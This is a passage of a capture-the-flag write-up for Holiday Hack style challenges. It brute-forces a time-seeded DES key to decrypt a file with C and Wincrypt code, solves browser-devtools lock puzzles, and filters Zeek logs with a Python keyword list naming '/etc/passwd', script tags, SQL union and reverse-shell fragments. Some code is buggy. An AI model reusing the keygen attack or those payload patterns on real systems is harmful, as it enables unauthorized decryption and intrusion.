            sprintf(hex_chunk, "%x", state);
            len = strlen(hex_chunk);
            const char* last_two = &hex_chunk[len - 2];
            strcat(key, last_two);
        }
        printf("The seed value is %i\n", timestamp);
        printf("The key value is %s\n", key);
}
```


When compiling and executing the code, we get the following.

```
C:\Users\Administrator\Downloads>
C:\Users\Administrator\Downloads>cl keygen.c -o keygen.exe
Microsoft (R) C/C++ Optimizing Compiler Version 19.24.28314 for x86
Copyright (C) Microsoft Corporation.  All rights reserved.

cl : Command line warning D9035 : option 'o' has been deprecated and w
keygen.c
Microsoft (R) Incremental Linker Version 14.24.28314.0
Copyright (C) Microsoft Corporation.  All rights reserved.

/out:keygen.exe
/out:keygen.exe
keygen.obj

C:\Users\Administrator\Downloads>keygen.exe
The seed value is 1578901591
The key value is 6eec852fbca5a71c
```

We are now able to generate a key using the same logic in Elfscrow.exe ;)

Step4 – Understand how is the decryption done.

Let's have a look at the content of do_decrypt function.



The function is calling three main function:

__imp__CryptAcquireContextA@20

```
.text:012B2A34                push    edx             ; phProv
.text:012B2A35                call    ds:__imp__CryptAcquireContextA@20 ; CryptAcquireContextA(x,x,x,x,x)
.text:012B2A3B                test    eax, eax
.text:012B2A3D                jnz     short loc_12B2A4C
```

__imp__CryptImportKey@24

```
.text:012B2A99                push    edx             ; hProv
.text:012B2A9A                call    ds:__imp__CryptImportKey@24 ; CryptImportKey(x,x,x,x,x,x)
.text:012B2AA0                test    eax, eax
.text:012B2AA2                jnz     short loc_12B2AB1
```

__imp__CryptDecrypt@24

```
.text:012B2ABF                mov     edx, [ebp+phKey]
.text:012B2AC2                push    edx             ; hKey
.text:012B2AC3                call    ds:__imp__CryptDecrypt@24 ; CryptDecrypt(x,x,x,x,x,x)
.text:012B2AC9                test    eax, eax
.text:012B2ACB                jnz     short loc_12B2AE2
```

We observe that each of the above functions take the result of the precedent one as a parameter (with other parameters).
After a small research we conclude that those function belongs to Windows Wincrypt.h. Documentation about the functions could be done found at https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptimportkey.

Step5 – Putting all together

Now that we know how to generate a key with the same logic used in Elfscrow, that the key was generated on Dec 12th between 7pm and 9pm and how to use Wincryp API, we can finally write program to decrypt the document and get the original PDF.

```
#include <windows.h>
#include <strsafe.h>
#include <stdio.h>
#include <tchar.h>
#include <Wincrypt.h>
#pragma comment( lib, "Advapi32.lib" )
#pragma comment( lib, "Rpcrt4.lib" )
#pragma comment( lib, "Ole32.lib" )
#pragma comment( lib, "Winhttp.lib" )
#pragma comment( lib, "Crypt32.lib" )
#pragma comment(lib, "crypt32.lib")

long multiply(long long x, long long y)
{
    return  (long)x * y;
}

void MyHandleError(LPTSTR psz)
{
    _ftprintf(stderr, TEXT("An error occurred in the program. \n"));
    _ftprintf(stderr, TEXT("%s\n"), psz);
    _ftprintf(stderr, TEXT("Error number %x.\n"), GetLastError());
}

int main()
{
    long timestamp = 1575665926;
    int KEY_LENGTH = 8;
    while (timestamp < 1575666000)
    {
        printf("The seed value is %i\n", timestamp);
        long seed = timestamp;
        long key=0;
        char *hex_chunk="";
        char result[16]="";
        int len = 0;
        BYTE DesKeyBlob[] = {
        0x08,0x02,0x00,0x00,0x01,0x66,0x00,0x00, // BLOB header
        0x08,0x00,0x00,0x00,
        0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00};

        for (int i = 0; i < KEY_LENGTH; i++)
        {
            hex_chunk = "";
            key = multiply(seed, 0x343FD);
            key = key + 0x269EC3;
            seed = key;
            key = key >> 0x10;
            key = key & 0x7FFF;
            sprintf(hex_chunk,"%x", key);
            strlen(hex_chunk);
            const char* last_two = &hex_chunk[len - 2];
            strcat(result, last_two);
            int hex_v;
            sscanf(last_two, "%x", &hex_v);
            DesKeyBlob[i+12] = hex_v;
        }

    printf("The key value is %s\n", result);

    FILE* fp = fopen("c_program.obj", "r");
    DWORD numbytes;
    numbytes = ftell(fp);
    FILE* hSourceFile = NULL;
    FILE* hDestinationFile = NULL;
    HCRYPTPROV hProv;
    HCRYPTKEY hKey = 0;
    BYTE* pbKeyBlob = NULL;
    DWORD dwBlobLen;
```

```
int ret;
LPCTSTR pszContainerName = TEXT("My Sample Key Container");
if (CryptAcquireContext(
    &hProv,
    pszContainerName,
    NULL,
    PROV_RSA_FULL,
    0))
{
    _tprintf(
        TEXT("A crypto context with the %s key container ")
        TEXT("has been acquired.\n"),
        pszContainerName);
}
else
{
    //-------------------------------------------------------------
    // Some sort of error occurred in acquiring the context.
    // This is most likely due to the specified container
    // not existing. Create a new key container.
    if (GetLastError() == NTE_BAD_KEYSET)
    {
        if (CryptAcquireContext(
            &hProv,
            pszContainerName,
            NULL,
            PROV_RSA_FULL,
            CRYPT_NEWKEYSET))
        {
            _tprintf(TEXT("A new key container has been ")
                TEXT("created.\n"));
        }
        else
        {
            MyHandleError(TEXT("Could not create a new key ")
                TEXT("container.\n"));
        }
    }
    else
    {
        MyHandleError(TEXT("CryptAcquireContext failed.\n"));
    }
}

if (!CryptImportKey(
    hProv,
    DesKeyBlob,
    sizeof(DesKeyBlob),
    0,
    CRYPT_EXPORTABLE,
    &hKey))
{
    printf("Error 0x%08x in importing the Des key \n",
        GetLastError());
}

hSourceFile = CreateFile(
    "ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc",
    FILE_READ_DATA,
    FILE_SHARE_READ,
    NULL,
    OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL,
    NULL);
if (INVALID_HANDLE_VALUE != hSourceFile)
{
    _tprintf(
        TEXT("The source encrypted file, %s, is open. \n"),
        "encrypted_hello");
}
else
{
    MyHandleError(
        TEXT("Error opening source plaintext file!\n")
        //GetLastError()
        );
}
char* dest="";// = "result/decrypted_dest.txt";
//strcat(dest, itoa(j));
sprintf(dest, "result/decrypted_dest_%d.pdf", timestamp);
//-------------------------------------------------------------------
// Open the destination file.
hDestinationFile = CreateFile(
    dest,
    FILE_WRITE_DATA,
    FILE_SHARE_READ,
    NULL,
    OPEN_ALWAYS,
```

```
        FILE_ATTRIBUTE_NORMAL,
        NULL);
    if (INVALID_HANDLE_VALUE != hDestinationFile)
    {
        _tprintf(
            TEXT("The destination file, %s, is open. \n"),
            "decrypted_dest.txt");
    }
    else
    {
        MyHandleError(
            TEXT("Error opening destination file!\n")
            //GetLastError()
            );
    }

#define ENCRYPT_BLOCK_SIZE 8
    PBYTE pbBuffer = NULL;
    DWORD dwBlockLen = NULL;;
    DWORD dwCount=NULL;
    DWORD dwBufferLen=NULL;

    dwBlockLen =  10000000 - 10000000 % ENCRYPT_BLOCK_SIZE;
    dwBufferLen = dwBlockLen;

    if (!(pbBuffer = (PBYTE)malloc(dwBufferLen)))
    {
        MyHandleError(TEXT("Out of memory!\n"), E_OUTOFMEMORY);
        goto Exit_MyDecryptFile;
    }

    //---------------------------------------------------------------
    // Decrypt the source file, and write to the destination file.
    boolean fEOF;
    fEOF = FALSE;
    do
    {

        //---------------------------------------------------------------
        // Read up to dwBlockLen bytes from the source file.
        if (!ReadFile(
            hSourceFile,
            pbBuffer,
            dwBlockLen,
            &dwCount,
            NULL))
        {
            MyHandleError(
                TEXT("Error reading from source file!\n")
                //GetLastError()
            );
            goto Exit_MyDecryptFile;
        }

        if (dwCount <= dwBlockLen)
        {
            fEOF = TRUE;
        }

        //---------------------------------------------------------------
        // Decrypt the block of data.
        if (!CryptDecrypt(
            hKey,
            0,
            fEOF,
            0,
            pbBuffer,
            &dwCount))
        {
            MyHandleError(
                TEXT("Error during CryptDecrypt!\n"),
                GetLastError()
            );
            goto Exit_MyDecryptFile;
        }

        //---------------------------------------------------------------
        // Write the decrypted data to the destination file.
        if (!WriteFile(
            hDestinationFile,
            pbBuffer,
            dwCount,
            &dwCount,
            NULL))
        {
            MyHandleError(
                TEXT("Error writing ciphertext.\n")
                //GetLastError()
```


```
            );
            goto Exit_MyDecryptFile;
        }

        //---------------------------------------------------------------
        // End the do loop when the last block of the source file
        // has been read, encrypted, and written to the destination
        // file.
    } while (!fEOF);


    Exit_MyDecryptFile:

    //---------------------------------------------------------------
    // Free the file read buffer.
    if (pbBuffer)
    {
        free(pbBuffer);
    }

    //---------------------------------------------------------------
    // Close files.
    if (hSourceFile)
    {
        CloseHandle(hSourceFile);
    }

    if (hDestinationFile)
    {
        CloseHandle(hDestinationFile);
    }

    //---------------------------------------------------------------
    // Release the hash object.


    //---------------------------------------------------------------
    // Release the session key.
    if (hKey)
    {
        if (!(CryptDestroyKey(hKey)))
        {
            MyHandleError(
                TEXT("Error during CryptDestroyKey!\n"),
                GetLastError());
        }
    }

    //---------------------------------------------------------------
    // Release the provider handle.
    if (hProv)
    {
        if (!(CryptReleaseContext(hProv, 0)))
        {
            MyHandleError(
                TEXT("Error during CryptReleaseContext!\n"),
                GetLastError());
        }
    }

   // return fReturn;
    timestamp = timestamp + 1;

    }
    return 0;
}
```

Bingo Time

After compiling the program, we launch it and keep waiting until a file with the same size as ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc appears in the output files.

After a while, we get the decrypted PDF decrypted_dest_1575663650.pdf. According to the timestamp, it was encrypted at Friday, December 6, 2019 8:20:50 PM.

The document first page is:



11. Open the Sleigh Shop Door


a. The Question

Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny? *For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.*

b. Short answer: The Tooth Fairy

c. Long answer


Step1: getting the hint



Step2: getting the answer

Lock 1

I locked the crate with the villain's name inside. Can you get it out?
You don't need a clever riddle to open the console and scroll a little.




4PDIXFI3


Lock2

Some codes are hard to spy, perhaps they'll show up on pulp with dye?
Most paper is made out of pulp.
How can you view this page on paper?
Emulate `print` media, print this page, or view a print preview.


Lock3
This code is still unknown; it was fetched but never shown.




Lock4
Where might we keep the things we forage? Yes, of course: Local barrels!
Google: "[your browser name] view local storage"



Lock5
Did you notice the code in the title? It may very well prove vital.
There are several ways to see the full page title:
- Hovering over this browser tab with your mouse
- Finding and opening the <title> element in the DOM tree
- Typing `document.title` into the console



Lock6
In order for this hologram to be effective, it may be necessary to increase your perspective.
`perspective` is a css property.
Find the element with this css property and increase the current value.



Lock7

The font you're seeing is pretty slick, but this lock's code was my first pick.


In the `font-family` css property, you can list multiple fonts, and the first available font on the system will be used.

```
<link rel="stylesheet" href="css/print.css">
<link href="https://fonts.googleapis.com/css?
family=Beth+Ellen&display=swap" rel="stylesheet">
<style>.instructions { font-family: 'HQBSVXHG', 'Bet
}</style>
<meta http-equiv="Cache-Control" content="no-cache,
revalidate">
```

Lock8

In the event that the .eggs go bad, you must figure out who will be sad.

Google: "[your browser name] view event handlers"



Lock9

Question:

This next code will be unredacted, but only when all the chakras are :active.

`:active` is a css pseudo class that is applied on elements in an active state.

Answer:

concatenate all the content strings.

```
254
255 span.chakra:nth-child(1):
256   content: 'OS';
257 }
258 span.chakra:nth-child(2):
259   content: 'BA';
260 }
261 span.chakra:nth-child(3):
262   content: 'J';
263 }
264 span.chakra:nth-child(4):
265   content: '8F';
266 }
267 span.chakra:nth-child(5):
268   content: 'S';
269 }
270
```

Lock10

Oh, no! This lock's out of commission! Pop off the cover and locate what's missing.

Use the DOM tree viewer to examine this lock. you can search for items in the DOM using this view.

You can click and drag elements to reposition them in the DOM tree.


If an action doesn't produce the desired effect, check the console for error output.


Be sure to examine that printed circuit board.

Answer:

Step1: remove the cover

```
<div class="cover"> == $0
  <button data-id="10" di
</div>
```





When trying the visible code under the cover, we get the error:

```
▸ Error: Missing macaroni!
    at HTMLButtonElement.<anonymous> (1fa8905c-ac15-4497-bba7-6bdba9072872:1)
```

we get the lock inside from CSS

```
li > .lock.c10 {
250px;
 200px;
ınd: url(../../images/lock_inside.png) no-
left: calc(var(--split) - 250px);
ı: relative;
: 1;
```

Let's have a loot on this image

It has an empty macaroni shape in the left. Let's try to fill this shape with something (a macaroni?).

```
228
229 .locks > li > .lock.c10 > .component.macaroni {
230   background: url(../../images/mac.png) no-repeat;
231 }
232
```


Now that the macaroni is found, we just need to find where to put it.

```
<div class="component macaroni" data-code="A33"></div>
<div class="instructions">The font you're seeing is pret
```

It seems to be there but not in the good place. We now just need to move it.

```
::before
▼<div class>
  <button data-id="10">Unlock</button>
 </div>
 <input type="text" maxlength="8" data-id="10">
 <button class="switch" data-id="10"></button>
 <span class="led-indicator locked"></span>
 <div class="component macaroni" data-code="A33
 <span class="led-indicator unlocked"></span>
 ::after
</div>
</li>
```

Done.



we get another error

```
Error: Missing cotton swab!
    at HTMLButtonElement.<anonymous> (1fa8905
```

We use the same logic to solve it

We get another error

```
Error: Missing gnome!
    at HTMLButtonElement.<anonymous>
>
```

Let's try again.

Done.


Console was cleared
Well done! Here's the password:
The Tooth Fairy
You opened the chest in 8721.354 seconds
Well done! Do you have what it takes to Crack the Crate in under three minutes?
Feel free to use this handy image to share your score!

12. Filter Out Poisoned Sources of Weather Data


a. The Question

Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.

b. Short answer: 0807198508261964

c. Long answer

To get the username and password. We use the hint found in the decrypted PDF document done in objective 10.



languages like Python and JavaScript to help Elf U students and North Pole employees to develop and train Machine Learning models.

The Super Sled-O-Matic's SRF logic module utilizes TinselFlow libraries to train models using available weather data to calculate the best route possible for Santa's Sleigh to deliver millions of presents globally in one night.

3. SRF - Sleigh Route Finder Web API

The SRF Web API is started up on Super Sled-O-Matic device bootup and by default binds to 0.0.0.0:1225:


The default login credentials should be changed on startup and can be found in the readme in the ElfU Research Labs git repository.

The Sleigh Route Finder has a weather map showing Elf weather stations around the globe reporting their local conditions. The website also contains a simple IP Firewall for filtering out improper weather traffic from being ingested. These two features can be seen below:

It says that the username and password are available in a readme file.
Let's check if there is a readme file path in the Zeek log file.

```
},
{
  "ts": "2019-10-05T07:01:54-0800",
  "uid": "Ci077n4ko3JP1V1b0h",
  "id.orig_h": "42.103.246.130",
  "id.orig_p": 50966,
  "id.resp_h": "10.20.3.80",
  "id.resp_p": 80,
  "trans_depth": 1,
  "method": "GET",
  "host": "srf.elfu.org",
  "uri": "/README.md",
  "referrer": "-",
  "version": "1.1",
  "user_agent": "Mozilla/4.0 (compatible
  "origin": "-",
  "request_body_len": 0,
  "response_body_len": 654,
  "status_code": 200,
  "status_msg": "OK",
```


Yes, there is one, let's try it out.



It works, we can access using username:`admin` and password:`924158F9522B3744F5FCD4D10FAC4356`

We now need to find the bad ips.

In order to get the 100 bad ip we can use the following python script:

```
import json
import sys
ips=[]

def check(str,cpm):
    if str in cpm.lower():
        return True
    return False

checks =
['/bin/','<script>','</script>','/etc/passwd','select','union','/bin','python','ruby','/../../','0>&1']

lfi = ['/../../','/etc/passwd']
xss = ['<script>','</script>']
shell = ['/bin/bash','/bin/']
sqli = [' select ',' union ', '1=1']

checks =  xss + shell + sqli

user_agents=[]

def append(ip,list):
    if ip not in list:list.append(ip)

#components = [p['uri'],p['user_agent'],p['username'],p['host']]
ips_count = {}
ips = []
with open('http_after_jq_2.json') as json_file:
    data = json.load(json_file)
    for p in data:
        if p['id.orig_h'] not in ips_count:
            ips_count[p['id.orig_h']] = 1
        else:
            ips_count[p['id.orig_h']] = +1

        if 1==1:
            if check('/etc/passwd',p['uri']):
                append(p['id.orig_h'],ips)
                append(p['user_agent'],user_agents)
                print p['user_agent']

            if check('<script>',p['uri']):
                append(p['id.orig_h'],ips)
                print p['user_agent']
                append(p['user_agent'],user_agents)

            if check('</script>',p['uri']):
                append(p['id.orig_h'],ips)
                print p['user_agent']
                append(p['user_agent'],user_agents)

            if check('union',p['uri']):
                print p['user_agent']
                append(p['id.orig_h'],ips)
                append(p['user_agent'],user_agents)

            if check(' select ',p['uri']):
                print p['user_agent']
                append(p['id.orig_h'],ips)
                append(p['user_agent'],user_agents)

            if check('/bin/cat',p['uri']):
                print p['user_agent']
                append(p['id.orig_h'],ips)
                append(p['user_agent'],user_agents)

            # HOST
            if check('/etc/passwd',p['host']):
                append(p['id.orig_h'],ips)
                append(p['user_agent'],user_agents)
                print p['user_agent']

            if check('<script>',p['host']):
                append(p['id.orig_h'],ips)
                print p['user_agent']
                append(p['user_agent'],user_agents)

            if check('</script>',p['host']):
                append(p['id.orig_h'],ips)
                print p['user_agent']
```

```
                append(p['user_agent'],user_agents)

            if check('union',p['host']):
                print p['user_agent']
                append(p['id.orig_h'],ips)
                append(p['user_agent'],user_agents)

            if check(' select ',p['host']):
                print p['user_agent']
                append(p['id.orig_h'],ips)
                append(p['user_agent'],user_agents)

            if check('/bin/cat',p['host']):
                print p['user_agent']
                append(p['id.orig_h'],ips)
                append(p['user_agent'],user_agents)



            # USERNAME
            if check('or ',p['username']):
                print "%%%%%%%%%%%%%%%%%%%%%%%%%"
                print p['user_agent']
                print "%%%%%%%%%%%%%%%%%%%%%%%%%"
                append(p['id.orig_h'],ips)
                #append(p['user_agent'],user_agents)

            # USER_AGENT
            if check('/etc/passwd',p['user_agent']):
                append(p['id.orig_h'],ips)
                #append(p['user_agent'],user_agents)
                print p['user_agent']

            if check('<script>',p['user_agent']):
                append(p['id.orig_h'],ips)
                print p['user_agent']
                #append(p['user_agent'],user_agents)

            if check('</script>',p['user_agent']):
                append(p['id.orig_h'],ips)
                print p['user_agent']
                #append(p['user_agent'],user_agents)

            if check('union',p['user_agent']):
                print p['user_agent']
                append(p['id.orig_h'],ips)
                #append(p['user_agent'],user_agents)

            if check(' select ',p['user_agent']):
                print p['user_agent']
                append(p['id.orig_h'],ips)
                #append(p['user_agent'],user_agents)

            if check('/bin/',p['user_agent']):
                print p['user_agent']
                append(p['id.orig_h'],ips)
                #append(p['user_agent'],user_agents)


print "============================"
for a in user_agents:
    print a
print "============================"

with open('http_after_jq_2.json') as json_file:
    data = json.load(json_file)
    for p in data:
        if p['user_agent'] in user_agents:
            append(p['id.orig_h'],ips)


print len(ips)
print ",".join(ips)
```

When running it, the script returns the following 98 ips:

42.103.246.250,56.5.47.137,19.235.69.221,69.221.145.150,42.191.112.181,48.66.193.176,49.161.8.58,84.147.231.129,44.74.106.131,106.93.213.219,2.230.60.70,10.155.246.29,225.191.220.138,75.73.228.192,249.34.9.16,27.88.56.114,238.143.78.114,121.7.186.163,106.132.195.153,129.121.121.48,190.245.228.38,34.129.179.28,135.32.99.116,2.240.116.254,45.239.232.245,102.143.16.184,230.246.50.221,131.186.145.73,253.182.102.55,229.133.163.235,23.49.177.78,223.149.180.133,33.132.98.193,84.185.44.166,254.140.181.172,150.50.77.238,187.178.169.123,116.116.98.205,9.206.212.33,28.169.41.122,68.115.251.76,118.196.230.170,173.37.160.150,81.14.204.154,135.203.243.43,186.28.46.179,13.39.153.254,111.81.145.191,0.216.249.31,31.254.228.4,220.1

32.33.81,83.0.8.119,150.45.133.97,229.229.189.246,227.110.45.126,61.110.82.125,65.153.114.120,123.127.233.97,95.166.116.45,80.244.147.207,168.66.108.62,200.75.228.240,42.103.246.130,118.26.57.38,42.127.244.30,217.132.156.225,252.122.243.212,22.34.153.164,44.164.136.41,203.68.29.5,97.220.93.190,158.171.84.209,34.155.174.167,104.179.109.113,66.116.147.181,140.60.154.239,50.154.111.0,92.213.148.0,31.116.232.143,126.102.12.53,187.152.203.243,37.216.249.50,250.22.86.40,231.179.108.238,103.235.93.133,253.65.40.39,142.128.135.10,226.102.56.13,185.19.7.133,87.195.80.126,148.146.134.52,53.160.218.44,249.237.77.152,10.122.158.57,226.240.188.154,29.0.183.220,42.16.149.112,249.90.116.138

The two remaining ips are: 211.229.3.254,225.210.244.243. They was found by searching strings like password, uid…

We now can deny those ips and get the token.